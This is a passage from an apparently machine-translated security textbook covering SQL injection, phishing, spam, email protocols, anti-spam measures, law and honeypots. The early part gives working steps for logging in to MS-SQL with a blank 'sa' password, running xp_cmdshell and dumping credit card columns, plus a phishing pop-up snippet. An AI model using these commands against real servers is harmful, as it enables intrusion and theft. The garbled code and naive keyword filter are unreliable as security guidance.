Username = Rahul and Password = P455wOrd. We cracked the database of www.nosecurity.com.

4. Function Call Injection: Is a process in which any database function is triggered by suitable commands. These function calls can be directed to the underlying system or to manipulate data in the database. For example, let's look at MS-SQL 2000 with many supporting procedures:

sp password: change password¨ sp tables: shows all tables in the database

XP cmdshell: allows executing any command on the server with admin rights¨.

XP msver: shows SQL version and all information of running operating system.

XP regdeletekey: delete a key in Windows registry .
xp regdeletevalue: delete a registry value.

XP regread: Print a value in registry.

XP regwrite: Assign a new value to a key.

xp terminate process: terminate a process.

In MS-SQL, a defaulted account exits user = sa without password (pass = ") . Many Web server drivers forget to delete this account. Use osql.exe here (also works with telnet, Netcat ..) to connect to the webserver.

C:> osql.exe -?

osql: unknown option?

usage: osql [-U login id] [-P password]

[-S server] [-H hostname] [-E trusted connection]

[-d use database name] [-l login timeout] [-t query timeout]

[-h headers] [-s colseparator] [-w columnwidth] [-a packetize] [-e echo input] [-I Enable Quoted Identifier] [-L list server] [-c cmdend]

[-q "cmdline query"] [-Q "cmdline query" and exit] [-n remove numbering] [-m errorlevel] [-r msgs to stderr] [-V severitylevel]

[-i inputfile] [-o outputfile]

[-p print statistics] [-b On error batch abort]

[-O use old ISQL behavior disables the following]

<EOF> batch processing

Auto console width scaling

Wide messages

default error level is -1 vs 1

[-? show syntax summary]

C: \> osql.exe -S 198.188.178.1 -U sa -P ""

If we get something like this:

1 >

It means that the connection is successful. Otherwise, an error message appears for user = sa . Now it is possible to run any command with XP cmdshell on the server: ¨

C: \> osql.exe -S 198.188.178.1 -U sa -P "" -Q "exec master.dbo.

xp_cmdshell 'dir> dir.txt ' "

C: \> osql.exe -S 198.188.178.1 -U sa -P "" -Q "select * from information_schema.tables"

C: \> osql.exe -S 198.188.178.1 -U sa -P "" -Q "select username, creditcard, expdate from users"

SQL injection gaps can be found in many web application systems. According to http://www.acunetix.de/websitesecurity/sql-injection.htm, about 50 percent of websites worldwide were susceptible to SQL injection. Fortunately, there are also some good countermeasures Web server drivers to protect against SQL injection.

Protection

Similar to the protection method against XSS, perform a strike input validation on all client inputs, removing all sensitive characters for SQL from inputs such as ',;, -, select, union, insert, XP, or escapes so that the attacker no longer sends an SQL command to the database. Here you can reuse the PHP script in XSS protection :

function filter ($ input) {

$ input = ereg_replace (" '", "", $ input);

$ input = ereg_replace (";", "", $ input);

$ input = ereg_replace ("-", "", $ input);

$ input = ereg_replace ("select", "", $ input);

$ input = ereg_replace ("union", "", $ input);

$ input = ereg_replace ("insert", "", $ input);

$ input = ereg_replace ("xp_", "", $ input);

return $ input; }

An example with PHP function mysql real escape string () to escape the client input:

$ query = "SELECT column1 FROM table WHER E

column2 = '".mysql_real_escape_string ($ _ POST [' column2value '])." $ query = mysql_query ($ query) or die ("Database query failed!");

Implement standard error handling. This includes a generated error for all errors so that the attacker can no longer exploit the database error message.

Forget such Default System Account (as in SQL Server 2000). Remove all functions like XP cmdshell, XP grantlogin if they are not really necessary.

CHAPTER 6 – PHISHING

What is Phishing?

Phishing is an automated identity theft. This sends the fake emails to recipients trying to trick that recipient into sharing their private information such as credit card numbers or password bank accounts. Most of all, emails sent to a fake website make them enter private data. In order to gain confidence, this website must be similar to the original site that the Phishers imitate. The word phishing is obviously a variation of 'password fishing ' , in that the phishers put the 'hook ' out with the hope that a few victims will bite it.

Functioning and Phishing Method

Although the general idea for Phishing is to inflict the victims on the fake side, there are several techniques that make the idea a reality. The three best-known methods are now presented: Impersonation, Forwarding, and Popups.

- Impersonation: is the simplest and most popular phishing method [LiVi02], with which is a fully crafted fake¨ page for victims to visit. The fake website contains images from the real website, which do not necessarily have to be copied to the phishing server but simply backed up from the original website. If the victim types his/her data into the input field and clicks Submit, that d ata will be sent to phishers in the input field through the Script Handling script. An important part of the method is to write the phishing email with a link to the fake page. Such an email looks like the underlying mail: The language in the email of the key victim is to attack. The fake page should be the same as the original page, so you can not immediately tell that they are different. For example:

Original : http://www.securitybank.com/bank/cgi/show?id=45

Fake: ¨ http://www.securitybank.net/bank/service/show?prameters=1

- Forwarding: is a phishing technique that uses an email to get the private data and then leads the victim to the real website. This phishing style is popular with eBay, PayPal, Amazon ... often emailing their customers to share benefits and new services. With this technique, the login field (or specific input field) will be embedded in the email. When victims type in their data and click Submit, they are taken to the real page, but their data is sent to Phishers. Such emails look like the ones from below: The login script is actually similar to Impersonation Script, just after sending victim data to phishers, the login script will take you to the real website. Victims are more easily cheated with this technique because the fake URL is not displayed. It is difficult to discover that the HTML email comes from another website.

- Popup Attack: is a technique by opening a pop-up window for the phishing server during the redirection of the victim to the real web page. HTML code for the pop-up window is easily made as below:

<BODY bgColor = # ffffff

onload = "window.open ('phish.html ', 'popup ', 'top = 150, left = 250, width = 250, height = 200, toolbar = no, location = no, scrollbars = no, resizable = yes ') "> </ BODY>

If victims follow the link in the email, the fake page becomes the real one right away. The page is redirected and opens a pop-up window with input fields into which all typed input will be sent to the phisher. However, this technique is rarely seen today because pop-up blockers are used in most browsers.

Protection

Since the phishing emails always contain HTML representation and the forwarding technique still script, by turning off HTML presentation and

script of the email program who disable the fake HTML, links, and scripts. All emails are then displayed with plain text to protect against phishing.

Use a phishing protection system that compares e-mail headers with the latest phis-her-list of lyrics and reviews the links, whether or not they are really displayed. Never open emails sent by unknown sources. Install an anti-spam system to filter spams.

CHAPTER 7 – SPAM

With the rapid spread of the Internet and the proliferation of e-mail in the business and personal realm, sending unwanted bulk e-mail, commonly known as spam, has also become a massive problem. This seminar paper shows which basic features of the e-mail system enable the sending of spam and how senders do it. Furthermore, various methods are presented to prevent the sending of spam messages and efforts to solve the problems of the present e-mail system.

Definition

The most widely used international term for spam is Unsolicited Bulk E-mail " (UBE) —to German unwanted or unsolicited bulk e-mails. In addition to e-mail spam, there are also spam in other media such as instant messaging systems, commentary spam in gas books and weblogs and telephone spam through automated calls with tape announcements. This work focuses exclusively on e-mail spam in the sense of UBE.

The term spam derives originally from the spammed product SPAM – Spiced Pork And Meat/Ham " from Hormel Foods Corporation. The product, which has been available since 1936, was taken up in 1970 in a sketch of the English comedy series " Monty Pythons ' Flying Circus ", which appears as part of every dish on a menu and is loudly supported by a group of singing Vikings. [Merr04], [Pyth70] The word appears more than 132 times in the sketch, which explains the association with e-mail spam.

Introduction

While spam messages were just a few years ago, using e-mail today is virtually impossible without massive anti-spam measures.

Although the problem of unwanted e-mail messages was already recognized in 1975 by Postel [Post75] and 1982 by Denning [Denn82], in practice, it

did not matter at that time. Sending messages to thousands of newsgroups on April 12, 1994, promoting a green card lottery was the first major commercial spam news story [Camp94]. In 1997, the spam problem was also recognized on the official site: the US Trade Commission dealt with this issue and set up a working group for combating corruption [Comm97]. In the past few years, spam shipments have risen sharply and accounted for approximately 80-85% of e-mail traffic by the end of 2005 [Grou96].

Unfortunately, despite much progress in spam-fighting, the following statement by Bill Gates has not been confirmed:

"Two years from now, spam wants to be solved. I promise a spam-free world by 2006."
(Microsoft CEO Bill Gates, Jan 2004)

Types

Spam messages can be divided into different categories. [Lab06], [Mars]

- Adult spam, such as the promotion of potency increasing drugs, pornographic offers or dating services
- Financial offers, such as loans, advertising for shares to influence the price or alleged profits in lotteries
- False messages intended to obtain authentication information for online services.

With the emergence of spam filters, senders are trying to get the actual content of the
Disguise messages. This ranges from simple text changes like V14gra or \ / | 4grA up to the dispatch of pictures, PDF and audio files since these are more difficult to analyze.

Bounces (see Section 2.5) are not spamming messages per se, but they occur as a result of undeliverable messages with faked sender details. This information about the failed delivery to the supposed sender is sometimes harder today than the spam itself since there are few countermeasures .

Damage

A large amount of spam that is being sent today causes additional network traffic, computational effort, memory requirements, and working hours, both by e-mail users and administrators.

Table 1 shows by means of a sample calculation which enormous damage is caused by spam and how few recipients have to react to a spam message so that the sender makes a profit.

Origin

According to statistics from the Spamhaus project [Proj07], most of the spam is sent from the US. The US is followed by China, Russia, the United Kingdom, and fifth place in Germany.

CHAPTER 8 – FUNCTIONALITY OF THE EMAIL SYSTEM

Sending spam is closely related to how the e-mail system works. This will be explained below.

SMTP

The current e-mail system is based on the SMTP standard specified in 1982 [Post82] and updated in 2001 by ESMTP [Klen01]. He is like the internet itself – decentralized and specifies the transmission of e-mail messages from one server to another. The servicing service on the server is called a mail transfer agent (MTA) and is responsible for accepting and processing the messages. If he receives a message addressed to a recipient within his own domain, he places it in the mailbox of the corresponding user. Otherwise, he sends it via SMTP to the appropriate e-mail server, which he determines via the DNS. Listing 1 shows message transmission via SMTP.

Listing 1: SMTP Dialog

220 s omehost. net ESMTP Exim 4. 6 3 # 1 Mon, 26 Nov 2 0 0 7 2 3: 1 0: 2 1 +0100 HELO anotherhost. net

250 somehost. net Hello localhost [1 2 7. 0. 0. 1]
MAIL FROM: Bill < bill @ Microsoft.com >
250 OK
RCPT TO Richard @ somehost.net
250 Accepted

250 accepts

DATA

354 Entermessage, endingwith ". "On aline by itself From Steve < steve @ Microsoft.com > To: Richard@somehost. net

Subject: L i nux v iolates our IP

Hello, nothing unusual to say,

250 OK id = 1IwmAg - 0008ED - LA QUIT

221 somehost.net closing connection

Shipping

In the early days of the Internet, e-mails for delivery were simply handed over to the local MTA, which was a standard feature of the then-popular UNIX systems. Nowadays, the e-mail client (also known as the mail user agent, MUA) usually sends outgoing e-mails to the e-mail server of the provider, which then makes the further transmission. It also uses the SMTP protocol, but in the enhanced version ESMTP, which allows password authentication. This use of the SMTP protocol for two different applications - end-user message submission (" submission ") and email transfer between MTAs (" transfer ") - makes the configuration of MTAs complicated and error-prone. Therefore, with the Message Submission specification [GeKl98], there is a suggestion to separate message persistence by the end-user by using a different TCP port and some protocol extensions.

Relaying

Relaying refers to the acceptance and forwarding of messages via SMTP. In the past, it was customary for MTAs to accept arbitrary messages and pass them on if necessary. This configuration is called Open Relay. As it is later implemented, this encourages the sending of spam, so that this practice has largely been abandoned. Nowadays, MTAs usually only accept e-mails addressed to their own domain, unless the sender authenticates with a password.

The transmission of messages to third-party servers plays a role in failover security. If an e-mail server can not be reached, the message can be forwarded to a " mail exchanger " (MX, specified in the DNS), which caches it and delivers it if the responsible server is available again .

Authenticity of Messages

An email is technically just a piece of text, consisting of a header (Header) and a message part (Body). The header contains meta-information such as sender, receiver, transmission time, and operator. The message part contains the message itself.

However, the header only serves as additional information for the recipient. When sending via the SMTP protocol, the sender and recipient are specified explicitly. This information is known as Envelope Information and is not visible to the recipient of the message. They may differ from the information in the message header. (See also Listing 1) Thus, the envelope information includes all e-mail addresses to which the message is actually sent. In the header, on the other hand, some of these addresses may be in the " to " field (receiver), others in the " CC " field (copy) and not at all (blind copy, BCC).

The header information can, therefore, contain any values, in particular, incorrect sender addresses. Also, the envelope details are generally not checked during shipping. In particular, a verification of the sender address by the receiving server is not possible, since the SMTP standard does not prescribe which servers should be allowed to send e-mails for a domain. The authenticity of e-mail messages is therefore not guaranteed by the e-mail system .

Delivery Error

In principle, an MTA is responsible for a message, if it has accepted it. If he can not deliver a message, he sends back a bounce message to the sender stating the reasons for the failed delivery. For example, possible reasons may be that the mailbox on the destination host does not exist or is full. If it

is a temporary error, such as the destination host is unreachable, it tries to deliver the message in the long term.

CHAPTER 9 – CAUSES

In the following, different causes are pointed out, which favor the dispatch of spam or make it possible in the first place.

Low Shipping Costs

The shipping costs for spam are very low, as only a computer within an internet connection is necessary. This makes the sending of spam messages only attractive since due to the low shipping costs only a very small proportion of the recipient must respond to the message in order to make a profit.

Open Relays

Open relays make it easy to send messages in bulk, as spammers have to send messages with very many recipients only once, and the open relay then handles the further transmission. In addition, open relays enable spammers to send spam messages, even if their own addresses have already been included in blacklists. Open relays may also involuntarily result from incorrect configuration of the MTA.

Zombie Computers

Zombie computers are computer systems used by internet users, who were brought under foreign control by a Trojan horse and form so-called botnets in large numbers. (see other seminar paper). These are often misused for spamming without the knowledge of the owners. Symantec security software company monitored over 5 million bot-infected computers over a 6-month period. [Corp07] In addition to sending messages directly through SMTP, some trojans also try to exclude credentials to the email provider's server and use them to send messages after authentication.

Authenticity Not Verifiable

Since the authenticity of a message and the correctness of the sender's information cannot be checked without further technical measures, such as electronic signatures, a distinction between spam and regular messages is difficult. The fact that spam e-mails have to be sorted out and deleted manually is the main cause of the costs incurred by the recipient.

No Uniform Handling Against Spammers

Due to the international nature of the Internet and the lack of a uniform legal basis, there is no uniform approach against spammers. While some countries now have anti-spam laws in place, others have no legal basis for persecuting spammers.

Shipping

Since one or more servers can always be located on the basis of their IP address and can be taken off the net by public authorities, the transmission of spam messages is usually carried out by external computers. While the former was often open relay, today it is almost exclusively botnets, the merger of many zombie computers.

Another way that spam is sent is the misuse of e-mail forms on web pages (e-mail injection). Spammers try to inject additional headers and in the worst case can send emails of any content to any recipient. [Brau05]

CHAPTER 10 – SPAM, PHISHING: COUNTERMEASURES

Countermeasures can be subdivided into actions that work within the existing system and actions that try to remedy the weaknesses of the email system. In order to avoid interference with the desired email traffic, it makes sense to use the listed procedures with whitelists of regular communication partners to exclude messages from them. The pre-set methods are often used on the email server, but some can also be implemented in the email clients.

Treatment of Spam

Many of the following methods attempt to distinguish spam messages from legitimate emails. This section explains how to handle spam-classified messages.

Reject

The disadvantage of rejecting messages classified as spam is that they do not burden the email system and the end-user. The downside is that misclassified messages do not reach the recipient. There are two ways to do this:

- Accepting the message and later bugging and creating a bounce message: The advantage is that it is technically easier to first accept the message and then later spam classification. However, because the bounce messages are sent to the, in most cases, fake, sender addresses, this method leads to massive loading of the uninvolved and is therefore unsuitable.

- Rejecting the message during the SMTP dialog (see Listing 2): This method requires spam checking during transmission by the broadcaster and is therefore technically more demanding. Direct rejection can also cause the email address to be removed from the list of spammers, as they obviously cannot be delivered to them. If it is a legitimate message, the sender learns of the problem that sending MTA that was refused acceptance generates a bounce message.

Delete

Silently deleting messages has the same benefit as rejecting messages. However, if it is a legitimate message, the sender must assume that the message has been successfully delivered while the recipient never receives it. That's why quietly dropping messages in practice does not make sense, especially since, in addition to the technically simpler implementation, it offers no advantages over rejecting the SMTP time.

Mark

The most common approach is to mark the message in question and move it to its own spam folder so that the recipient can check the classification and then delete the messages. This has the advantage that misclassified messages still arrive at the receiver. In practice, however, the problem arises that a lot of spam messages are received and the user often empties the spam folder without looking through the messages. Then the effect is the same as silent deletion, i.e., worse than rejecting messages.
Often several procedures are combined. Thus, in a classification method that has little false-positives, messages can be rejected directly and only flagged in less-explicit methods. This combines the advantages of both approaches.

Measures within the System

This section introduces some anti-spam measures that can be used within the existing email system.

Blacklists

Blacklists are scanned or queried upon receipt of a message for the IP address of the sender. The most common types are blacklists from servers that have sent spam in the past, often open relays. There are also blacklists

of servers that violate the SMTP standard and lists of dial-up addresses. Blacklists of spam-sending servers are commonly used to reject messages from these servers directly. This, in turn, puts pressure on server operators to control the delivery of messages through their servers .

The use of blacklists is very effective and generally has a low false-positive rate. However, there are always traps in which blacklist operators overshoot targets. Thus since August 05, all .de domains are listed in the list of the operator RFC-Ignorant.org.

Entries to these blacklists can be made either manually or automatically, for example through honeypots.

Greylisting

Greylisting is a weak form of blacklisting. An email is rejected by a previously unknown sender at the first delivery attempt and cached in the greylist, but accepted in a second later attempt and the sender is saved as known. The method is based on the SMTP standard to re-deliver an email at ever-increasing intervals when the destination host reports a temporary error. Sending spam messages often saves this second attempt. The price is a late delivery of the first news of a new communication partner, but the process is very effective. On its own servers, the author has observed that less than 1/3 of the news on the greylist was delivered again. Usually, the process is combined with a whitelist of email servers from large providers who do not adhere to the SMTP standard or use changing servers in the delivery attempts .

Hashlists

In addition to blacklists, there are also lists that store hashes of spam messages themselves. For a large mass of subscribers submitting spam messages, "new" spam messages are delivered promptly and can be treated appropriately by email servers requesting this list. An example is the " distributed checksum clearinghouse " (DCC, [Soft]).

Spam filter

Spam filters classify messages based on their content, often using a combination of rating criteria:

- Frequently, a fixed set of rules is used that contains weighted labels that often appear in spam messages, such as excessive use of capital letters, a high ratio of images to text, or disguised names of potential enhancers. By combining a great many rules, the recognition rate is quite good, but the rules must always be kept up to date since spam senders deliberately protect their messages against detection by the well-known spam filters.

- Learning methods, such as Bayesian Filter [AKCP + 00], are based on user feedback. In doing so, the user transfers incorrectly classified messages - both false positive (ham) and unrecognized spam - back to the filter, which gradually adapts itself. Bayesian ratings can be stored either in a general or personal database. The great advantage of this method is that, unlike fixed rules, it adapts to the individual email traffic of an organization or individual.

- Use of other methods presented here, such as blacklists, hash lists, SPF entries, or DKIM signatures.

The result of the classification is often a value indicating the likelihood that the message is spam. From a certain threshold, the message can be marked and then moved to another folder or rejected directly if the value is particularly high.

Virus Scanner

Virus scanners detect viruses contained in messages based on signatures. Given a legitimate update, the detection rate of viruses is very high, and the false-positive rate is very low.

System Improvement Measures

The following anti-spam measures try to fix the problems of the existing email system.

No Shipping Via Dial-Up Addresses

Shipments through hijacked computers can be compromised by email servers not accepting emails directly from dial-up addresses. These can be identified by blacklists. Users of these addresses must then send emails via the server of their email provider, usually with a password. This

countermeasure is largely implemented. The sending with the password (SMTP-AUTH) is supported by all email providers¨ and many servers are running.

This measure also means that the operation of a private email server on the home Internet connection is no longer easily possible.

Sender Verification

In order to prevent the specification of arbitrary sender addresses and thus to ensure the authenticity of messages, several methods have been developed which make it possible to determine which email servers to send emails for a domain.
The Sender Policy Framework (SPF) specifies in a special DNS record which hosts can send emails for that domain and also send messages from other hosts. These entries can be queried and checked by the receiving email server. Based on the result, the message can be a violation of a strict claim. A successful review can be weaker in the review by a spam filter. The method allows for a gradual introduction and benefits if it is not yet used by all email providers. One drawback is that additional efforts have to be made to ensure that the forwarding of messages, e.g., in the case of mailing lists or private forwarding, can function as before .

The following SPF entry specifies that only the server is allowed to send emails for the domain somehost.net pointed to by the DNS record of that domain.

Listing 4: Example of an SPF entry

```
somehost. net. 3 6 0 0 IN TXT "v = spf 1 a - all
"
```

The DKIM [ACDL + 07] method uses public-key cryptography. The message, including header, is signed with a private key by the operator of the email service who has authenticated the sender by password and can be opened and verified with a public key. The public key is usually provided via a DNS record. The procedure also supports the publicizing of a policy, whether a domain must be signed for all sent emails, and thus allows - as SPD - the direct rejection of messages that violate this policy. In addition,

the signature of the message text can ensure that the message has not been changed since the signature. The process is already being used by Gmail, Yahoo, and some others. Similar methods are Sender ID and DomainKeys, the forerunner of DKIM.

Listing 5: Example of a DKIM signature in the email header. The header details Sender, Recipient, Betre, and Date were signed.

DKIM - Signature: a = rsa - sha 1; q = dns;

d = example. com;

i = user @ eng. example. com;

s = jun 2 0 0 5. tight; c = relaxed / simple;

t = 1 1 1 7 5 7 4 9 3 8; x = 1 1 1 8 0 0 6 9 3 8;

h = from: to: subject: date;

b = dzdVyOfAKCdLXdJOc9G2q8LoXSlEniSb av + yuU4zGeeruD00lszZVoG4ZHRNiYzR

Delivery Charges

There are ideas to solve the problem of cheap email delivery. The sale should become more expensive either through the payment of very small amounts or the solving of arithmetic tasks. The introduction of a real-money payment system seems unlikely, as it would require a central authority that all users of the email system must recognize. Even the solving of computational tasks is not used yet. In both cases, the problem arises that in addition to spam, many legitimate messages, such as newsletters, are sent in large numbers, and these methods are not reasonable for the sender of the messages. In addition, a gradual introduction of the procedures is not possible.

CHAPTER 11 – LEGISLATION

USA

In the US, the CAN-SPAM Act (Controlling the Assault of Non-Solicited Pornography and Marketing Act of 2003, [Cong03]) came into force in December 2003 and resulted in a series of convictions, including prison sentences.

Europe

In the EU, the term for spam is " unsolicited commercial email" (UCE) and thus excludes non-commercial spam messages. On October 31, 2003, an EU directive came into effect on data protection in force [Unio02] which stipulates that email advertising may only be sent with the prior consent of the addressee, provided that it does not serve to maintain an existing customer relationship. It also prohibits prefixed "sender" and "illegal" addresses as spammers use them frequently. However, the directive is not itself a law, but must first be transposed into concrete laws by the Member States. In Germany, this was done by the Telemediengesetz (TMG) of 2007. It provides for fines of up to EUR 50,000 for sending spam messages. However, spam is also explicitly mentioned in the " Law against Unfair Competition " (UGW), updated on April 1, 2004. However, this only provides the recipient with a legal handle through the detour of consumer protection associations.

Unlike in the US, spam is treated in Germany only in civil law but not in criminal law.

Judgments

The following judgments illustrate the difference between the extra criminal prosecution in the US and civil law in Europe.

- USA, November 2004: Jeremy Jaynes is sentenced to 9 years in prison under Virginia law. [Brie06]
- USA, September 2006: Daniel Lin is being fined $ 10,000 and imprisoned for three years under the CAN-SPAM Act. [Kuri04]
- The Netherlands, early 2007: A Dutchman is fined € 75,000 for sending spam messages. [Kuri07]

Outlook

By combating open relays and sending emails from dial-up addresses using blacklists, email has been put in a more orderly manner in recent years. More advanced technical countermeasures have been countered with clever tricks from spam senders, but have nonetheless led to a decrease in the burden on the end-user. However, new standards, such as the DKIM signature procedure, which is becoming more and more widespread, suggesting that the elimination of the weaknesses of the on-the-counter email system will drastically make spam shipping more difficult in the future.

CHAPTER 12 – HONEYPOTS

This work is about the concept of honeypots. In the process, I will first discuss what honeypots are about and try to find an appropriate definition. Afterward, I will explain which services Honeypots can provide and which not. In this context, the first distinction among the different types of honeypots is introduced. Then I explained how their development went on. The third section will then deal with the classification of honeypots into classes and the characteristics of each class. After that, I will highlight the pros and cons of using honeypots and then describe some examples of honeypots in more detail.

When the Internet was put into operation for the first time around 1970, one had no idea what development it would take. But with the introduction of the Internet, people have been able to find unexpected possibilities. Today, life without the Internet is unimaginable. You can communicate with people from all over the world, exchange data, and much more. Due to the enormous growth of the Internet, new technologies are being tried and developed over and over again to expand the application spectrum of this medium. In the meantime, the simple communication medium internet has become a platform on which both private and business networks are developing. Nowadays, in addition to private communication such as in chat rooms or via email, business transactions such as bank transfers or online orders, as well as proper online registration and deregistration are made possible.

But the Internet also carries many dangers. The gigantic growth is accompanied by an ever-increasing number of attacks on the huge data streams on the Internet. Therefore, the need for data protection has grown significantly. Here a real race between the attackers and the security experts

of the Internet has developed. The attackers are always trying to find new ways and means to access important data, which security experts counteract with the development of protective mechanisms. Nevertheless, there are always new approaches, and therefore, it is enormously important to research new safety technologies in the future as well. An important aid here is honeypots. That is why I will deal with these in the following.

What Are Honeypots? – Definition of a Honeypot

Before the properties of the honeypots are explained in the following sections, first of all, a suitable definition of a honeypot has to be found in order to know exactly what honeypots are and what they can do. Systemically, honeypots are systems that act as bait for attackers. Within the network, they do not provide meaningful services and are therefore not addressed directly from within the system, so any attempt to contact them will result in an attacker not knowing the system configuration. The search for a clear definition is not easy, because there are a lot of them. The reason why there are so many different definitions is that honeypots can be applied to many different types of Internet applications. Unlike many other security techniques on the Internet, they are not geared to a particular problem but try to cover the widest possible range of bandwidth. For example, a firewall is designed to prevent attackers from accessing a system. In contrast, honeypots try to detect not only unauthorized system access but also Trojans, worms, and other attacks. In doing so, a honeypot only collects relevant data that is directly related to the attack on the computer and evaluates it if necessary. Thus, a honeypot deals with relatively few but highly relevant data in terms of attack and its methodology, while other programs such as firewalls and antivirus programs are dealing with a huge flood of data as they continuously control the entire data stream to match it with known patterns or to monitor the access permissions of all programs to the system resources. A good and, in my opinion, very good definition can be found in the book " Honeypots Tracking Hackers " by Lance Spitzner. There, a honeypot is defined as follows:

A honeypot is a security resource whose value is to be attacked or compromised

And this is precisely the difference between honeypots and other security techniques. One wants to have an attack on a honeypot to learn something new about the attack and the attacker himself. There are a number of possible uses of Honeypots. For example, they can detect and analyze a worm attack, or they can recognize and point out unauthorized system access at an early stage. As different as the possible uses of an application are so different are the honeypots themselves.

You can roughly differentiate between two types of honeypots. There are production and research honeypots. Production honeypots are mainly used in companies and in the private sector. With this honeypot type, attacks can usually only be determined. However, this also has the advantage that these honeypots are much easier to handle. On the contrary, the research honeypots, as the name implies, are used for research purposes. With honeypots of this type, attacks are not only detected, but also much information about the attack and its attacker is collected and evaluated. This is to gain new insights into the methods and tools of attackers. These are then used to develop new security techniques to protect systems in the future better.

Honeypots are much more complex and difficult to use than the production honeypots. In addition to the type distinction of honeypots, one can classify all honeypots. There are a total of three different classes, low-, medium- and high-interaction honeypots. Classification takes place depending on how many interaction possibilities an attacker has with a honeypot. A more detailed explanation of each class will be given in a later section.

History of Honeypots

After the definition and first introduction to honeypots, it will now be time to take a look at the genesis. The idea of a honeypot is already a bit longer. However, the concept of honeypots was not yet known under its current name. Only recently has the concept of honeypots really prevailed.

In 1990, two different publications were made on this topic. The first was a book by Clifford Stoll entitled "The Cuckoo 's Egg." Clifford Stoll was working with computer systems at that time and found that an attacker had resorted to the data of this system. But instead of suppressing this grief, he decided to let the attacker go on and observe him instead. This gave him the

opportunity to gather much information about him. The system on which Stoll watched the attacker was not yet a honeypot in the current sense. It was instead a real system with sensitive data. However, with this book, the first approaches and ideas of today's honeypots are well recognized. While the attached system cannot be described as a honeypot, since it was not specifically intended to collect information about the attack, the basic idea behind the intruder's observation was the same.
The second release this year came from Bill Cheswick. This was a paper titled "An Evening with Berferd in Which a Cracker Is Lured, Endured, and Studied." The difference to Stoll 's book was that they had a system specially designed to be attacked. So this was a honeypot by definition, even if Cheswick did not call it that. The document describes how the system was created and what its properties were. As in Stoll 's book, Cheswick also describes how an attacker tried to access his system and what he could learn from it.

The next most important date in the history of honeypots is the year 1997. That year saw the release of the first program to install and use a honeypot on his own private computer. It was called Deception Toolkit (DTK) and was written by Fred Cohen. The program for operating a honey-pot was primarily intended to collect information about the attackers' activities and to confuse them.

In the following year, as an extension to DTK, another Honeypot product called CyberCop Sting was developed. When used, CyberCop Sting offered the user two important new features. The first one was that the program did not run on Unix but on Windows NT. The second and much more important difference was that CyberCop Sting could run many parallel systems of various kinds. For example, it was possible to replicate Cisco, Solaris, and NT applications at the same time. This greatly increased the chance of attack. Despite all the benefits and ease of use of this product, it has never really been successful in the marketplace .

In 1998, a program called NetFacade was developed by Marty Roesch. It was able to simulate up to seven different types of applications, allowing for up to 254 systems. Although the program was not very well known, it had a lot of benefits for the development of honeypots.

Back Officer Friendly was developed in the same year. This program, which will be further elaborated in a later section, was simple to use and, despite its limited functionality, allowed a wide audience to truly deal with the honeypot concept for the first time. Back Officer Friendly was free of charge and very easy to install. This allowed it to be downloaded and applied without much prior knowledge.

In 1999, finally, the Honeynet Project was founded. The team of this project, which consisted of volunteer security experts, focused on the use of honeynets. These too will be explained in a later section.

Due to the rapid increase in attacks by worms in the years since 2000, Honeypots have been used more and more, thanks to their good results, and have become increasingly accepted as a tool in the fight against attacks on the Internet.

Classification of Honeypots

In connection with the definition of a honeypot, the two types of honeypots have already been briefly introduced. These two types were the production and research honeypots. Above all, production honeypots are used to detect and indicate seizures so that, if necessary, they can be counteracted with the appropriate security techniques. Research honeypots, on the other hand, are not only used to detect attacks and counteract attacks but also to learn about the attackers and their methods. In addition, there are three more different categories in which honeypots can be classified. These are the low-interaction, the medium-interaction, and the high-interaction honeypots. The classification of the honeypots depends, as the name suggests, on the intensity of the interaction that can be done with a honeypot. By the classification of Honeypots, one also has the possibility to compare them among themselves. The comparison option also helps in deciding which type of honeypot to choose. However, one has to be clear about what to do with the honeypot. For example, if you want to detect and monitor only unauthorized over-grips on a system, then a honeypot with a low interaction is sufficient.
On the other hand, if one wants to know something about the methods of the attackers, one has to decide on a complex honeypot with high interactivity. However, when selecting the honeypot, it should be noted that

the more opportunities for interaction with a honeypot, the greater the security risk. The different expressions and properties of the honeypot classes are described in more detail in the following sections.

Low Interaction Honeypot s

Low-interaction honeypots are characterized by having a more restricted functionality. As a result, they also have the advantage of ease of use. For example, a honeypot of this class can be used to determine when a seizure occurred. In addition, one can determine the IP address and the port of the attacker and the target of the attack. However, low-interaction honeypots do not offer much more functionality. Therefore, the information one obtains about the attack and the attacker is rather small. Due to this "simplicity," the honeypots of this class are easy to install and above all, very easy to use. The user interface is usually over-the-top and easy to understand. Of course, the limited functionality of these honeypots also greatly restricts the interaction that a potential attacker may have with the system. This has the advantage that the security risk is very low since the attacker is given no opportunity to attack and take over important systems. The low-interaction honeypots are mainly used in private use.

Medium Interaction Honeypots

This honeypot class already has more functionality and thus offers an attacker more interaction possibilities with the honeypot. For this reason, one can collect and exploit more information about the attacker and his aggressor. The increased interaction level also makes handling and installation more difficult. This class of honeypots has its complexity between the low and the high-interaction honeypots. The disadvantage of the increased interaction, however, is that it also increases the security risk. The reason for this is that with the increase in the level of interaction, the attacker is " presented " with an almost real system. If the attacker hacks the honeypot, the system can be used to attack other systems. The advantage of this honeypot class, however, is that you can gather much more information about an attacker.

High-Interaction Honeypots

The high-interaction honeypots have the highest complexity and represent a real system with many real-world applications. This makes it possible to collect a great deal of information during a seizure. It not only gathers

information about the timing of an attack but also provides information about the abilities of an attacker and their methods and procedures. As the security risk increases as the level of interaction increases, the security risk associated with this honeypot class is very high. The reason for this is that an attacker who has invaded a honeypot of this class can attack other systems and cause immense damage. It takes a lot of prior knowledge to operate such a honeypot, as both the installation and the operation are much more complex than in the other classes. This type of honeypot is mainly used as a research honeypot.

Now that some "honeypots" have been clarified, it is time to address the real "pros and cons." Such consideration will be given below .

Benefits of Honeypots

A first advantage that honeypots face over other security techniques is their ease of use. While other techniques of security need to be very familiar with the subject in order to be able to work with it at all, in a honeypot, it is sufficient to install it and make some modifications if necessary. This makes handling a honeypot much easier than with other techniques. Naturally, it also, as mentioned in the previous chapter, requires more complex honeypots that require some prior knowledge. However, initially, a simple honeypot can be run without much prior knowledge. This gives everyone the opportunity to engage with honeypots and to observe attackers. This is not the case with other security techniques.

The next big benefit of honeypots is the amount of data and its associated analysis. Because of the other security techniques, an immense amount of data is collected. The problem here, however, is their recovery. Many of the data collected are not meaningful and are, therefore, unnecessary for analysis. Nevertheless, the security techniques have to record this data because it is not possible to tell in advance which data are important and which are unimportant. This large amount of data sometimes makes it difficult to analyze and process them in a timely manner so that system functions may be degraded in terms of response times. Sometimes even regular system requests are blocked. In contrast, the honeypot limits itself to the data related to the attack in order to subsequently analyze it. This leads to a greatly reduced volume of data, which does not affect the system

